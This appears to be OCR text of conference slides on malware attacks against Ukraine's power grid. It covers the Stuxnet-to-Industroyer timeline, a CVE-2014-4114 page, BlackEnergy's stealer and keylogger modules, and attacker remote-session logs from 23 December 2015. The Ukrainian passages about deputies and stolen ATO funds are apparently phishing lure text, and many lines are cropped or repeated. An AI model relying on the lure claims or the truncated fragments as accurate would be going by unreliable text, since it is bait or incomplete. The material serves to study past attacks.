попередньою змовою грошових коштів призначених для АТО.

СБУ України веде перевірку народних депутатів, які підтримують терористів.

STUXNET HAVEX **BLACKENERGY** INDUSTROYER





Search CVE List | Download CVE | Update an ID | Request a CVE ID | Data Feed

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

Follow CVE

Home | CVE IDs | About CVE | CVE in Use | Community & Partners | Blog | News | Site Search

TOTAL CVE IDs: 87622

HOME > CVE > CVE-2014-4114

Printer-Friendly View

CVE-ID	
CVE-2014-4114	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, and Windows RT Gold and 8.1 allow remote attackers to execute arbitrary code via a crafted OLE object in an Office document, as exploited in the wild with a "Sandworm" attack in June through October 2014, aka "Windows OLE Remote Code Execution Vulnerability."

Генпрокуратура встановила зв'язку народних депутатів України з ополченцями.

Головним слідчим управлінням МВС України
ено відомості до Єдиного реєстру досудових
лідувань про розкрадання посадовими особами
їни за попередньою змовою грошових коштів
начених для АТО.


СБУ України веде перевірку народних депутатів,
ідтримують терористів.

• Global context: understand how developments in M
will impact the European market

• Capitalise: claim market share by beating your comp
Shale gas opportunity

European Gas Conference 2012 will be held in Vienn

tting off gas supplies to Ukraine which
s to Europe, would risk stirring anti-
kovich no favors.



STUXNET

HAVEX

BLACKENERGY


INDUSTROYER

2010

2014

2015

2016



STUXNET

HAVEX

BLACKENERGY

INDUSTROYER

2010


2014


2015

2016

on December 23, 2015
in Ukraine

STUXNET HAVEX BLACKENERGY INDUSTROYER





Network Scanner


File Stealer

Password Stealer

Keylogger


Screenshots

Network Discovery



STUXNET HAVEX **BLACKENERGY** INDUSTROYER


2010 2014 2015 2016




```
RServer3 2015.12.23 15:25 Connection from 1 (10.[redacted]) ([redacted]): Remote Screen View connection
RServer3 2015.12.23 15:30 1 (10.[redacted]) connection closed
RServer3 2015.12.23 15:57 Connection from 1 (10.[redacted]) ([redacted]): File connection
RServer3 2015.12.23 15:58 1 (10.[redacted]) connection closed
RServer3 2015.12.23 16:07 Connection from 1 (10.[redacted]) ([redacted]): Telnet connection
RServer3 2015.12.23 16:07 1 (10.[redacted]) connection closed
RServer3 2015.12.23 16:08 Connection from 1 (10.[redacted]) ([redacted]): Remote Screen connection
RServer3 2015.12.23 16:14 Connection from 1 (10.[redacted]) ([redacted]): Remote Screen connection
RServer3 2015.12.23 16:21 Connection from 2 (10.[redacted]) ([redacted]): Remote Screen connection
RServer3 2015.12.23 16:23 1 (10.[redacted]) connection closed
RServer3 2015.12.23 16:24 Connection from 1 (10.[redacted]) ([redacted]): Remote Screen connection
RServer3 2015.12.23 16:24 Connection from 3 (10.[redacted]) ([redacted]): Remote Screen connection
RServer3 2015.12.23 16:25 3 (10.[redacted]) connection closed
RServer3 2015.12.23 16:26 1 (10.[redacted]) connection closed
RServer3 2015.12.23 16:27 Connection from 1 (10.[redacted]) ([redacted]): Remote Screen connection
RServer3 2015.12.23 16:27 1 (10.[redacted]) connection closed
RServer3 2015.12.23 16:27 2 (10.[redacted]) connection closed
RServer3 2015.12.23 16:27 Connection from 1 (10.[redacted]) ([redacted]): Remote Screen View connection
RServer3 2015.12.23 16:28 1 (10.[redacted]) connection closed
RServer3 2015.12.23 16:28 Connection from 1 (10.[redacted]) ([redacted]): Remote Screen View connection
RServer3 2015.12.23 16:28 1 (10.[redacted]) connection closed
RServer3 2015.12.23 16:29 1 (10.[redacted]) connection closed
RServer3 2015.12.23 16:29 Connection from 1 (10.[redacted]) ([redacted]): Remote Screen connection
RServer3 2015.12.23 16:29 Connection from 2 (10.[redacted]) ([redacted]): Remote Screen connection
```

STUXNET HAVEX **BLACKENERGY** INDUSTROYER

2010 2014 2015 2016



INDUSTROYER



17 Dec 2016

Blackout in Ukraine

